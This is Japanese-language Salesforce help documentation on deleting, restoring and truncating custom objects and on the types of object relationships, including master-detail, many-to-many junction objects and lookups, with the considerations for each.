カスタムオブジェクトを削除しても、Salesforce では削除したカスタムオブジェクトはごみ箱に追加されません。代わりに、[削除済みオブジェクト] リストに 15 日間表示されます。この期間、オブジェクトとそのデータは*論理削除*されます。つまり、オブジェクトとそのデータを復元することも完全に消去(*物理削除*)することもできます。15 日を過ぎると、オブジェクトとそのデータは自動的に物理削除されます。

論理削除したカスタムオブジェクトとそのデータは組織の制限の対象に含まれますが、物理削除したものは含まれません。

カスタムオブジェクトを削除する手順は、次のとおりです。

1. カスタムオブジェクトのオブジェクト管理設定から、削除するオブジェクトの横にある [削除] をクリックします。
2. 確認メッセージが表示されたら、［カスタムオブジェクトを削除します］チェックボックスをオンにして、[削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

カスタムオブジェクトを削除する
- 「アプリケーションのカスタマイズ」

特定のカスタムオブジェクトを削除できない理由は?

次の場合は、カスタムオブジェクトを削除できません。

- 主従関係の主側にある。
- 別のオブジェクトの積み上げ集計項目で使用されるカスタム項目が含まれている。
- Apex、Visualforce ページ、またはレポート作成スナップショットで参照されている。
- 重複ルールまたは一致ルールによって参照されている。
- 100,000 件を超えるレコードが含まれている。削除するオブジェクトに 100,000 件を超えるレコードが含まれている場合は、まず適切な数のレコードを削除してからオブジェクトを削除します。

カスタムオブジェクトの削除結果

カスタムオブジェクトを削除すると、次のようになります。

- 削除されたカスタムオブジェクトレコードの URL へのブックマークをクリックすると、「`Insufficient Privileges (アクセス権がありません)`」というメッセージが表示されます。
- オブジェクトが Force.com AppExchange パッケージから削除されます。

- 削除したオブジェクトが主従関係の従側になっている場合は、主従関係を参照関係に変更します。
- 次のものが削除または消去されます。
  - オブジェクトのカスタムタブ
  - オブジェクトのリストビューとワークフロールール
  - データセット、モバイルビュー、除外項目などのモバイル設定
  - 削除されたオブジェクトが主従関係の従側になっている場合の、オブジェクトに関連付けられている標準レポートタイプ、および標準レポートタイプに基づくレポート
- 次のものを非表示または無効にします。
  - カスタムオブジェクト定義および関連定義
  - ごみ箱の中にあるレコードを含む、オブジェクトのレコードおよび関連レコード
  - 削除したオブジェクトを主オブジェクトとしているカスタムレポートタイプ
  - 削除したオブジェクトを主オブジェクトとしているカスタムレポート
  - オブジェクトのカスタム数式項目
  - オブジェクトのカスタム入力規則および承認プロセス

メモ: 削除された項目、非表示、無効になっている項目、または無効化された項目の多くは、カスタムオブジェクトを復元すると復元できます。削除されたカスタムオブジェクトの復元についての詳細は、「削除されたカスタムオブジェクトの管理」を参照してください。

カスタムオブジェクトの物理削除結果

カスタムオブジェクトが手動で、または 15 日後に自動的に物理削除された場合、次のようになります。

- カスタムオブジェクトの定義およびデータは完全に削除され、復元できなくなります。
- カスタムオブジェクトとそのデータは、組織の制限の対象に含まれなくなります。
- 主レコードが削除された結果として1つ以上の従レコードが自動的に削除されていて、削除されたオブジェクトが主従関係の従側である場合、現在ごみ箱にある主レコードは復元できません。主レコードを復元しようとすると、エラーになります。

  メモ: これは、主レコードがごみ箱にあるときに、削除された従レコードのカスタムオブジェクト定義が物理削除される場合にのみ発生します。

関連トピック:

削除されたカスタムオブジェクトの管理
オブジェクト管理設定の検索

削除されたカスタムオブジェクトの管理

削除されたカスタムオブジェクトは、[削除済みオブジェクト] リストに 15 日間表示されます。この期間、オブジェクトとそのデータを完全に削除することも、復元することもできます。カスタムオブジェクトを復元する場合、手動クリーンアップを行って、オブジェクトを使用するリストビューおよび他のカスタマイズを復元する必要がある場合があります。

- 削除されたカスタムオブジェクトのリストを表示する手順は、次のとおりです。
  1. カスタムオブジェクトのオブジェクト管理設定に移動します。
  2. リスト下部の [削除済みオブジェクト] をクリックします。

  [削除済みオブジェクト] リンクは、削除されたカスタムオブジェクトが組織で少なくとも 1 つ存在する場合にのみ表示されます。括弧内の数字は、削除されたカスタムオブジェクトの合計数を表します。
- [削除済みオブジェクト] リストでは、次の操作を実行できます。
  - オブジェクトの表示ラベルをクリックして、詳細を表示する
  - [消去] をクリックして、オブジェクトとそのデータを完全に削除する
  - [復元] をクリックして、オブジェクトとそのデータを復元する

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

削除されたカスタムオブジェクトを復元する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクトを完全に削除する
- 「アプリケーションのカスタマイズ」

カスタムオブジェクトの物理削除結果

カスタムオブジェクトが手動で、または 15 日後に自動的に物理削除された場合、次のようになります。

- カスタムオブジェクトの定義およびデータは完全に削除され、復元できなくなります。
- カスタムオブジェクトとそのデータは、組織の制限の対象に含まれなくなります。
- 主レコードが削除された結果として1つ以上の従レコードが自動的に削除されていて、削除されたオブジェクトが主従関係の従側である場合、現在ごみ箱にある主レコードは復元できません。主レコードを復元しようとすると、エラーになります。

  メモ: これは、主レコードがごみ箱にあるときに、削除された従レコードのカスタムオブジェクト定義が物理削除される場合にのみ発生します。

切り捨てられたカスタムオブジェクトの復元に関する制限

切り捨てられたカスタムオブジェクトのコピーも、削除されたオブジェクトのリストに表示されます。切り捨てられたカスタムオブジェクトは、元の状態に復元できません。切り捨てられたオブジェクトの削除されていないコピーには新しい名前と新しい URL が付けられ、一部の項目およびデータは手動で復元できません。

削除前の状態へのカスタムオブジェクトの復元

削除されたカスタムオブジェクトを復元すると、ごみ箱にあるものも含め、そのレコードも復元されます。

メモ: 復元されたオブジェクトのレコードを検索できるようになるまでに数時間かかる場合があります。

完全に機能する、削除前の状態にオブジェクトを確実に戻すには、影響を受けるすべての条件とカスタマイズを確認し、必要に応じて手動で修正します。

AppExchange パッケージ
該当する Force.com AppExchange パッケージにカスタムオブジェクトを追加します。

カスタムタブ
オブジェクトにカスタムタブを再作成し、それを使用するカスタムアプリケーションに追加します。

リストビュー、レポート、およびワークフロールール
再作成します。

入力規則と承認プロセス
再度有効化します。

数式項目
オブジェクトでカスタム数式項目を開いてから保存して、それらを再度有効化します。

ページレイアウト
ページレイアウトは、復元されたオブジェクトで自動的に復元されます。また、オブジェクトの削除中にページレイアウトが編集されていない限り、ページレイアウトは関連リストのページレイアウトを使用する他のオブジェクトでも自動的に復元されます。それ以外の場合は、関連リストを他のオブジェクトに追加し直す必要があります。

カスタムレポートタイプ
削除されたオブジェクトを主オブジェクトとしていないカスタムレポートタイプの場合は、復元されたオブジェクトに参照を追加し直します。カスタムレポートタイプに基づくレポートがオブジェクトの削除中に編集されていない場合は、自動的に復元されます。編集されたレポートについては、すべて再作成します。

リレーション
削除されたカスタムオブジェクトが主従関係の従側になっている場合は、Salesforce により参照関係に変換されます。それを主従関係に戻します。

API 参照名
オブジェクトの API 参照名は、*objectname*_del に変更されています。元の名前 *objectname*_c に戻して、名前を使用するカスタマイズが正しく動作するようにします。

リリース状況
カスタムオブジェクトが削除されると、その［リリース状況］項目は「開発中」に設定されます。影響を受けるすべてのカスタマイズを復元済みのオブジェクトに戻すときに、状況を「リリース済み」に戻します。

関連トピック:

- カスタムオブジェクトの削除
- カスタムオブジェクトの切り捨て
- オブジェクト管理設定の検索

カスタムオブジェクトの切り捨て

オブジェクトの切り捨てを使用してレコードを削除する前に、オブジェクトの切り捨ての実行内容について理解することが重要です。

カスタムオブジェクトの切り捨てでは、オブジェクトからすべてのレコードを削除すると同時に、オブジェクトとそのメタデータをそのまま保持できます。カスタムオブジェクトの切り捨ては標準オブジェクトで使用できる一括削除オプションに似ています。

カスタムオブジェクトを切り捨てると、オブジェクトからすべてのレコードが完全に削除されますが、オブジェクトの定義は保持されます。レコードは組織の制限にカウントされなくなります。

一方、カスタムオブジェクトを*削除*すると、そのオブジェクトは[削除済みオブジェクト]リストに15日間保持されます。その後、オブジェクトとそのレコードは完全に削除されます。

重要: 切り捨てられたカスタムオブジェクトは、元の状態に復元できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

次に該当する標準オブジェクトまたはカスタムオブジェクトは切り捨てできません。

- 参照項目を使用して別のオブジェクトから参照されているか、主従関係の主側にある
- レポート作成スナップショットで参照されている
- カスタムインデックスまたは外部 ID がある
- 有効化されたスキニーテーブルがある

また、組織が有効なカスタムオブジェクトの最大数に達している場合は、カスタムオブジェクトを切り捨てることができません。

カスタムオブジェクトを切り捨てると、次のものが消去されます。

- カスタムオブジェクトのごみ箱の中に現在あるすべてのレコード
- カスタムオブジェクトの履歴
- 削除された各レコードに関連する行動、ToDo、メモ、添付ファイル

カスタムオブジェクトを切り捨てると、次のものが機能しなくなります。

- 切り捨てられたオブジェクトとそのレコードへのブックマーク。切り捨てられたカスタムオブジェクトまたは削除されたレコードの URL へのブックマークをクリックすると、Salesforce から「アクセス権がありません」というメッセージが表示されます。
- 切り捨てられたオブジェクトまたはレコードを参照する Apex スクリプトおよび Visualforce ページ

カスタムオブジェクトを切り捨てた後でも、カスタムオブジェクトを引き続き使用して新しいレコードを追加できます。Salesforce では、次のものが保持されます。

- カスタムオブジェクト定義およびすべての関連定義
- ワークフロールール、アクション、トリガ
- カスタムオブジェクトに関連付けられた共有ルール
- 入力規則と承認プロセス
- 主従関係項目と数式項目

- 翻訳
- モバイル設定

切り捨てられたオブジェクトを操作する場合、次の点に留意してください。

- 切り捨てられたオブジェクトのタブは新しい URL になるため、新しいブックマークを作成する必要があります。
- 切り捨て後に、リストビューとレポートを更新する必要があります。
- 切り捨て後に、積み上げ集計項目を再計算する必要があります。
- API では、切り捨てはサポートされていません。
- 主従関係を含むオブジェクトを切り捨てるには、リレーションツリーの下から順に、従 (子) オブジェクトを切り捨ててから主 (親) オブジェクトを切り捨てます。

関連トピック:

カスタムオブジェクトの切り捨て
削除されたカスタムオブジェクトの管理

カスタムオブジェクトの切り捨て

カスタムオブジェクトの切り捨てにより、オブジェクトのすべてのレコードを完全に削除できます。ただし、空のオブジェクトとそのメタデータは保持されます。

重要: カスタムオブジェクトの切り捨てでは、切り捨てられたオブジェクトおよびそのレコードに回復不可能な変更がいくつか行われます。切り捨てる前に「カスタムオブジェクトの切り捨て」を参照してください。次に、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択し、権限を選択して、組織で有効化します。

カスタムオブジェクトの切り捨ては、カスタムオブジェクトからすべてのレコードを完全に削除すると同時に、その後使用するためにオブジェクトとそのメタデータをそのまま保持できる迅速な方法です。切り捨ては、カスタムオブジェクトを作成してテストレコードを入力した場合などに役立ちます。テストデータでの作業が完了したら、オブジェクトを切り捨てることにより、テストレコードを消去する一方で、オブジェクトを維持して本番環境で使用することができます。この方法の方が、レコードを一括削除して、必要に応じて、オブジェクトを再作成するよりはるかに迅速です。

1. カスタムオブジェクトのオブジェクト管理設定に移動します。
2. オブジェクト名をクリックしてオブジェクトの詳細ページに移動し、[切り捨て] をクリックします。
3. [カスタムオブジェクト切り捨ての確認] ウィンドウで、警告を確認し、切り捨てるオブジェクトの名前を空の項目に入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

カスタムオブジェクトを切り捨てる
- 「アプリケーションのカスタマイズ」

4. [切り捨て] をクリックします。

関連トピック:

削除されたカスタムオブジェクトの管理
オブジェクト管理設定の検索

組織のユーザライセンスの種類別カスタムオブジェクト利用状況の追跡

ユーザに割り当てられているカスタムオブジェクトの数を追跡するには、[ユーザライセンス] オブジェクトおよび [ユーザライセンス総計値別のカスタムオブジェクト利用] オブジェクトを使用してカスタムレポートタイプを作成します。

1. [設定] から、[クイック検索] ボックスに「*レポートタイプ*」と入力し、[レポートタイプ] を選択します。
2. [新規カスタムレポートタイプ] をクリックします。
3. 項目に入力します。

項目	入力または選択する内容
主オブジェクト	ユーザライセンス
レポートタイプの表示ラベル	このレポートタイプのラベル。ユーザがレポートを作成するときにラベルが表示されます。 たとえば、「*ユーザライセンス別のカスタムオブジェクト利用*」と入力します。
レポートタイプ名	このレポートタイプの一意の名前。
説明	このレポートタイプの説明。この説明はユーザがレポートを作成するときに表示されます。
カテゴリに格納	その他のレポート

4. (省略可能) このレポートタイプを他のユーザが使用できるようにするには、[リリース状況] で [リリース済み] を選択します。
5. [次へ] をクリックします。
6. 主オブジェクトの下のボックスをクリックします。
7. [ユーザライセンス総計値別のカスタムオブジェクト利用] を選択します。
8. [保存] をクリックします。
9. 新しいレポートタイプを使用してレポートを作成します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

カスタムオブジェクトを使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムレポートタイプを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

カスタムレポートタイプを作成または更新する
- 「カスタムレポートタイプの管理」

カスタムレポートタイプを削除する
- 「すべてのデータの編集」

オブジェクトリレーションの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

オブジェクトを相互にリンクするリレーションを作成し、ユーザがレコードを表示するときに関連データも参照できるようにします。たとえば、「Bugs」という名前のカスタムオブジェクトをケースにリンクして、顧客のケースに関連付けられた商品の欠陥を追跡します。

オブジェクトにカスタムリレーション項目を作成することにより、各種リレーションを定義できます。リレーションを作成する前に、自分のニーズに合うリレーションの種別を判断します。

Salesforce のオブジェクト間のさまざまな種別のリレーションにより、データの削除、共有、ページレイアウトの必須項目の処理方法が決まります。では、リレーションの種別を確認しましょう。

主従関係

オブジェクトを密接にリンクして、主レコードが従レコードおよび副従レコードの特定動作を制御するようにします。たとえば、取引先の経費申請レポートなど、2 つのオブジェクトの主従関係を定義するほか、取引先の経費申請レポートの経費申請品目など、関係を副従レコードに拡張できます。主—従—副従の関係で操作を実行できます。

主従関係は次のように動作します。

- 従レコードを削除すると、従レコードはごみ箱に移動しますが、主レコードはそのまま残ります。主レコードを削除すると、関連する従レコードおよび副従レコードも削除されます。従レコードを元に戻すと従レコードが元に戻り、主レコードを元に戻すと従レコードおよび副従レコードも元に戻ります。ただし、従レコードを後から削除し、その主レコードを別個に削除すると、参照する主レコードが存在しなくなるため、従レコードを元に戻すことはできません。
- デフォルトでは、主従関係でレコードの親を変更することはできません。ただし、システム管理者は、主従関係定義の［親の変更を許可］オプションを選択して、カスタムオブジェクトで主従関係にある子レコードの親を別の親レコードに変更できます。
- 従レコードおよび副従レコードの［所有者］項目は使用できません。この項目は、自動的に主レコードの所有者に設定されます。主従関係の従側にあるカスタムオブジェクトでは、共有ルール、共有の直接設定、またはキューを使用できません。これは、共有ルール、共有の直接設定、またはキューには［所有者］項目が必要なためです。
- 従レコードおよび副従レコードは、主レコードからセキュリティ設定と権限を継承します。従レコードに独自に権限を設定することはできません。
- 従レコードおよび副従レコードのページレイアウトには、主従関係項目 (オブジェクトを関連付ける項目) が必要です。
- 主オブジェクトは、取引先、商談などの標準オブジェクト、またはカスタムオブジェクトとなります。
- ベストプラクティスとして、主従関係で 10,000 件の子レコードを超過しないことをお勧めします。

多対多

主従関係を使用して、2つのオブジェクト間で「*多対多*」リレーションモデルを形成することができます。多対多リレーションでは、1つのオブジェクトの各レコードを他のオブジェクトの複数のレコードにリンクでき、またその逆のリンクも可能です。たとえば、「Bug」(バグ) という名前のカスタムオブジェクトを作成し、1 つのバグを複数のケースに、また 1 つのケースを複数のバグに関連付けることができます。

参照

2つのオブジェクトをリンクします。参照関係は主従関係と似ていますが、項目の共有または積み上げ集計項目はサポートしていません。参照関係には、次の機能があります。

- 2 つの異なるオブジェクトをリンクします。
- オブジェクトをそれ自体とリンクします(ユーザオブジェクトを除く。「階層」(ページ 5064)を参照)。たとえば、「Bug」という名前のカスタムオブジェクトをそのオブジェクト自体とリンクして、同じ問題に対する 2 つの異なるバグの関連を表します。

メモ: キャンペーンメンバーオブジェクトに関連するオブジェクトからの参照関係はサポートされていませんが、他のオブジェクトに関連するキャンペーンメンバーオブジェクトからの参照関係は作成できます。

参照関係を作成するときは、次のオプションを設定できます。

- レコードの保存に必要な (対応するページレイアウトでも必要な) 参照項目作成します。
- 参照項目が省略可能である場合、参照レコードが削除されたときに発生する動作を次の 3 つの中から 1 つ指定できます。
  - [この項目の値をクリアします] これはデフォルトです。項目に、関連付けられた参照レコードの値を含める必要がない場合、その項目をクリアすることをお勧めします。
  - [参照関係に含まれる参照レコードは削除できません] このオプションは、リレーションに構築されたワークフロールールなどの連動関係がある場合に、参照レコードが削除されないように制限します。
  - [このレコードも削除します] カスタムオブジェクトが標準オブジェクトに含まれる場合ではなく、カスタムオブジェクトに参照関係が含まれる場合にのみ使用できます。ただし、参照オブジェクトは標準またはカスタムのいずれかであることができます。参照項目とそれに関連付けられたレコードが緊密に連動しており、関連データを完全に削除する場合に選択します。たとえば、個人経費レコードとの参照関係を含む経費レポートレコードを使用しているとします。そのレポートを削除するときは、経費レコードもすべて削除する必要がある可能性があります。

    警告: [このレコードも削除します] を選択すると、カスケード削除が発生する場合があります。カスケード削除はセキュリティと共有設定を無視するため、対象の参照レコードを削除したときに、アクセス権のないレコードも削除される場合があります。レコードが誤って削除されないようにするため、デフォルトではカスケード削除は無効になっています。組織でカスケード削除オプションを有効にするには、Salesforce にお問い合わせください。

    カスケード削除とその関連オプションは、営業時間、コミュニティ、リード、価格表、商品、またはユーザオブジェクトとの参照関係には使用できません。

参照関係を定義するに当たっては、オブジェクトのページレイアウトで参照項目を含めるオプションと、関連するオブジェクトのページレイアウトで関連リストを作成するオプションがあります。たとえば、「PTO Request」という名前のカスタムオブジェクトがあり、PTO 申請とそれを申請する従業員とをリンクする場合には、そのユーザオブジェクトを持つ PTO 申請カスタムオブジェクトから参照関係を作成します。

ルックアップリレーションの親レコードが削除されても、子レコードの項目履歴管理には削除は記録されません。たとえば、親取引先が削除されても、子取引先の [取引先履歴] 関連リストに削除は記載されません。

2 つのリンクされたオブジェクトの合計レコード数が 100,000 件を超える場合、参照関係のオブジェクトまたはレコードを削除できません。参照関係のオブジェクトまたはレコードを削除するには、まず、適切な数の子レコードを削除する必要があります。

外部参照

外部参照関係は、子の標準、カスタム、または外部オブジェクトを親の外部オブジェクトにリンクします。外部参照関係項目を作成すると、親の外部オブジェクトの標準外部 ID 項目が子の外部参照関係項目の値と照合されます。外部オブジェクト項目値は、外部データソースから発生しています。

間接参照

間接参照関係は、子の外部オブジェクトを親の標準またはカスタムオブジェクトにリンクします。間接参照関係項目を外部オブジェクトに作成するとき、親オブジェクト項目と子オブジェクト項目を指定して、リレーションのレコードを照合し、関連付けます。具体的には、外部データソースから値が発生する子の間接参照関係項目と照合する、親オブジェクトの一意のカスタム外部 ID 項目を選択します。

階層

ユーザオブジェクトにのみ使用できる特殊な参照関係です。この参照関係により、参照項目を使用して、ユーザを、自分自身を直接的にも間接的にも参照しない別のユーザと関連付けることができます。たとえば、各ユーザの直属マネージャを格納するカスタム階層項目を作成できます。

ヒント: Personal Edition、Contact Manager Edition、Group Edition、および Professional Edition で階層項目を作成するとき、[項目の編集制限] チェックボックスをオンにすると、「内部ユーザの管理」権限を持つユーザだけがその項目を編集できるようになります。Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の場合は、代わりに項目レベルセキュリティを使用します。

関連トピック:

- リレーションの考慮事項
- 外部オブジェクトリレーション
- 多対多リレーションの作成
- カスタムオブジェクトの定義

多対多リレーションの作成

主従関係を使用して、2つのオブジェクト間で「*多対多*」リレーションモデルを形成することができます。多対多リレーションでは、1つのオブジェクトの各レコードを他のオブジェクトの複数のレコードにリンクでき、またその逆のリンクも可能です。たとえば、「Bug」(バグ) という名前のカスタムオブジェクトを作成し、1つのバグを複数のケースに、また1つのケースを複数のバグに関連付けることができます。多対多リレーションをモデル化するとき、「*連結オブジェクト*」を使用して相互に関連付ける 2 つのオブジェクトを接続します。

連結オブジェクト
: 2 つの主従関係を持つカスタムオブジェクトです。カスタム連結オブジェクトを使用して、2 つのオブジェクト間の「多対多」リレーションをモデル化できます。たとえば、「バグ」という名前のカスタムオブジェクトを作成し、1 つのバグを複数のケースに、また 1 つのケースを複数のバグに関連付けることができます。

多対多リレーションを作成する手順は、次のとおりです。

1. 連結オブジェクトを作成する。
2. 2 つの主従関係を作成する。
3. 2 つの主オブジェクトのページレイアウトで、関連リストをカスタマイズする。
4. レポートをカスタマイズして、多対多リレーションの効果を最大化する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

レポートは **Database.com** Edition では使用できません。

ユーザ権限

多対多リレーションを作成する
- 「アプリケーションのカスタマイズ」

連結オブジェクトの作成

1. 連結オブジェクトになるカスタムオブジェクトを作成します。
2. カスタムオブジェクトウィザードでは、連結オブジェクトを作成する場合に次のヒントを考慮してください。
   - 「*BugCaseAssociation*」(バグ/ケース関係) など、目的を示す表示ラベルでオブジェクトに名前を付けます。
   - [レコード名] 項目は、自動採番データ型の使用をお勧めします。
   - [保存] 時にカスタムタブウィザードを起動しないでしてください。連結オブジェクトには、タブは必要ありません。

2 つの主従関係の作成

2 つの主従関係を作成する手順は、次のとおりです。

1. 相互に関連付ける 2 つのオブジェクトがすでに存在することを確認します。たとえば、標準オブジェクトのケースを「Bug」カスタムオブジェクトに関連付ける場合、「Bug」オブジェクトが存在することを確認します。
2. 連結オブジェクトで、第 1 の主従関係項目を作成します。カスタム項目ウィザードで、次の処理を行います。
   a. データ型として、[主従関係] を選択します。

b. 連結オブジェクトに関連付けるオブジェクトを 1 つ選択します。たとえば、*[ケース]* を選択します。

   連結オブジェクト上で作成する最初の主従関係が、「プライマリ」リレーションになります。これは、連結オブジェクトのレコードの次の点に影響します。

   - デザイン:連結オブジェクトの詳細ページと編集ページでは、プライマリ主オブジェクトの色とアイコンを使用します。
   - レコード所有権:連結オブジェクトのレコードは、プライマリ主オブジェクトのレコードの［所有者］項目の値を継承します。主従関係の従オブジェクトには、参照可能な［所有者］項目がないため、後で連結オブジェクトの両方の主従関係を削除した場合、これが唯一の関連になります。
   - ディビジョン:組織でディビジョンを使用してデータを分類している場合、連結オブジェクトのレコードは、プライマリ主オブジェクトのレコードからディビジョンを継承します。レコード所有権と同様、後で連結オブジェクトの両方の主従関係を削除した場合、これが唯一の関連になります。

c. ［共有設定］オプションを選択します。主従関係項目の場合、子レコードの作成、編集または削除を行うために必要な親レコードの共有アクセス権は、［共有設定］選択肢によって決まります。

d. 主オブジェクトのページレイアウトに表示される［関連リストの表示ラベル］では、デフォルト値をそのまま使用しないでください。多対多リレーションの他方の主オブジェクトの名前を使うように変更してください。たとえば、これを *「Bugs」* に変更すると、ユーザにはこのケース詳細ページに [Bugs(バグ)] 関連リストが表示されます。

3. 連結オブジェクトで、第 2 の主従関係を作成します。カスタム項目ウィザードで、次の処理を行います。

a. データ型として、［主従関係］を選択します。

b. 連結オブジェクトに関連付けるもう一つの主オブジェクトを選択します。たとえば、*[Bug (バグ)]* を選択します。

   連結オブジェクトで作成する第 2 の主従関係は、*「セカンダリ」* の関係になります。プライマリの主従関係を削除するか参照関係に変換すると、セカンダリの主オブジェクトが「プライマリ」になります。

c. ［共有設定］オプションを選択します。主従関係項目の場合、子レコードの作成、編集または削除を行うために必要な親レコードの共有アクセス権は、［共有設定］選択肢によって決まります。

d. 主オブジェクトのページレイアウトに表示される［関連リストの表示ラベル］では、デフォルト値をそのまま使用しないでください。多対多リレーションの他方の主オブジェクトの名前を使うように変更してください。たとえば、これを *［ケース］* に変更すると、ユーザには Bug 詳細ページに [ケース] 関連リストが表示されます。

多対多リレーション関連リストのカスタマイズ

Salesforce の多対多リレーションでは、両方の主オブジェクトのレコード詳細ページに連結オブジェクトの関連リストを表示します。連結オブジェクトの存在をユーザにわからないようにするため、主オブジェクトのそれぞれのページレイアウトで他方の主オブジェクトの名前を表示するように連結オブジェクト関連リストの名前を変更することができます。たとえば、[BugCaseAssociations (バグ/ケース関係)] 関連リストを、Bugs ページレイアウトでは「ケース」に、ケースページレイアウトでは *「Bugs」* に変更します。これらの関連リストをさらにカスタマイズし、他方の主オブジェクトの項目を表示することができます。

それぞれの主オブジェクトのページレイアウトで連結オブジェクト関連リストに表示される項目をカスタマイズする手順は、次のとおりです。

1. 連結オブジェクトの主オブジェクトのページレイアウトを編集します。たとえば、ケースレコードの [BugCaseAssociations (バグ/ケース関係)] 関連リストを変更するには、ケースのページレイアウトを編集します。
2. 変更する関連リストのプロパティを編集します。たとえば、ケースでは、[BugCaseAssociations (バグ/ケース関係)] 関連リストの名前が「Bugs」に変更されたため、[Bugs (バグ)] 関連リストを選択します。
3. 関連リストで表示する項目を追加します。連結オブジェクトの項目に加えて、他方の主オブジェクトの項目も追加することができます。

   ポップアップウィンドウでは、各項目にプレフィックスとしてオブジェクト名が付きます。関連リスト内では、連結オブジェクトの項目のみにオブジェクト名のプレフィックスが付きます。他方の主オブジェクトの項目にはプレフィックスは付きません。

メモ: 連結オブジェクトにカスタムタブを設定していないため、連結オブジェクト関連リストにはアイコンが表示されません。連結オブジェクトにタブを作成すると、アイコンが表示されます。

多対多リレーションのレポートのカスタマイズ

多対多リレーションには、主オブジェクトと連結オブジェクトを結合した2つの標準レポートタイプが用意されています。レポートタイプは次のとおりです。

- プライマリ主オブジェクトのレポートカテゴリにある「連結オブジェクトとセカンダリオブジェクトが関連するプライマリオブジェクト」
- セカンダリ主オブジェクトのレポートカテゴリにある「連結オブジェクトとプライマリオブジェクトが関連するセカンダリオブジェクト」

レポートタイプの主オブジェクトの順序は重要です。先に表示される主オブジェクトによって、レポートに表示されるレコードの範囲が決まります。

これらの標準レポートタイプを使用して、カスタムレポートを作成できます。また、カスタムレポートタイプを作成して、レポートでどの関連オブジェクトを結合するかをカスタマイズできます。

関連トピック:

- オブジェクトリレーションの概要
- リレーションの考慮事項
- カスタムオブジェクトの定義
- オブジェクト管理設定の検索
- オブジェクト管理設定の検索

リレーションの考慮事項

オブジェクト間にリレーションを作成する前に、次の考慮事項を確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

Salesforce Connect の外部オブジェクトを使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

リレーションの制限
: 各カスタムオブジェクトで作成できる主従関係は 2 つまで、参照関係は多数作成できます。それぞれのリレーションは、規定されているカスタム項目の最大数に計数されます。

リレーションの変換
: 主オブジェクトに積み上げ集計項目がない場合は、「主従関係」を「参照関係」に変換できます。

  「参照関係」も「主従関係」に変換できますが、すべてのレコードの参照項目に値が含まれている場合に限られます。

自己参照
: オブジェクトからそのオブジェクト自身にリレーションを作成することはできますが、参照関係である必要があります。また、レコードはレコード自身にリンクすることはできません。ただし、レコードは間接的にそれ自身に関連付けることができます。たとえば、[休日プロモーション]キャンペーンに、参照関係で選択した[ダイレクトメール]キャンペーンを持たせ、[ダイレクトメール] キャンペーンも、参照関係で選択した [休日プロモーション] キャンペーンを持つことができます。

  多対多の自己参照は作成できません。つまり、連結オブジェクトの 2 つの主従関係には、同じ主オブジェクトがあってはいけません。

カスタム関連リストのアイコン
: 関連するカスタムタブ用に選択したアイコンは、リレーションに基づいて作成したすべてのカスタム関連リストに表示されます。

  カスタムタブを持たないカスタムオブジェクトとのリレーションに基づいている場合には、カスタム関連リストにアイコンが表示されません。

主従関係
: マルチレベルの主従関係を作成するには、「アプリケーションのカスタマイズ」ユーザ権限が必要です。

  主従関係を定義すると、その時点で作業をしているカスタムオブジェクトが「従」側になります。そのオブジェクトのデータは、他のオブジェクトのページレイアウトのカスタム関連リストとして表示されます。

  デフォルトでは、主従関係でレコードの親を変更することはできません。ただし、システム管理者は、主従関係定義の [親の変更を許可] オプションを選択して、カスタムオブジェクトで主従関係にある子レコードの親を別の親レコードに変更できます。

  カスタム詳細レベルを最大 3 つまで設定できます。

  標準オブジェクトは、主従関係にあるカスタムオブジェクトの従側であってはいけません。

  オブジェクトは、マルチレベルの主従関係において一度だけ現れることができます。たとえば、マルチレベルの主従関係の副従オブジェクトは、別の主従関係の主オブジェクトの所有者であってはいけません。副従オブジェクトは、副従オブジェクトの従オブジェクトの主オブジェクトであってはいけません。

  マルチレベルの主従関係では、ディビジョンの移行はサポートされません。

カスタムオブジェクトにすでにデータが含まれる場合、主従関係を作成することはできません。ただし、すべてのレコードの参照項目に値が含まれている場合には、リレーションを参照関係として作成してから、それを主従関係に変換できます。

関係を参照から主従関係に、または主従関係から参照に変換すると、2つのオブジェクトの主従関係と同じように動作します。つまり、従副従 1 または副従 1-副従 2 の関係でリンクした 2 つのオブジェクトには、主従関係と同じ変換制限があります。

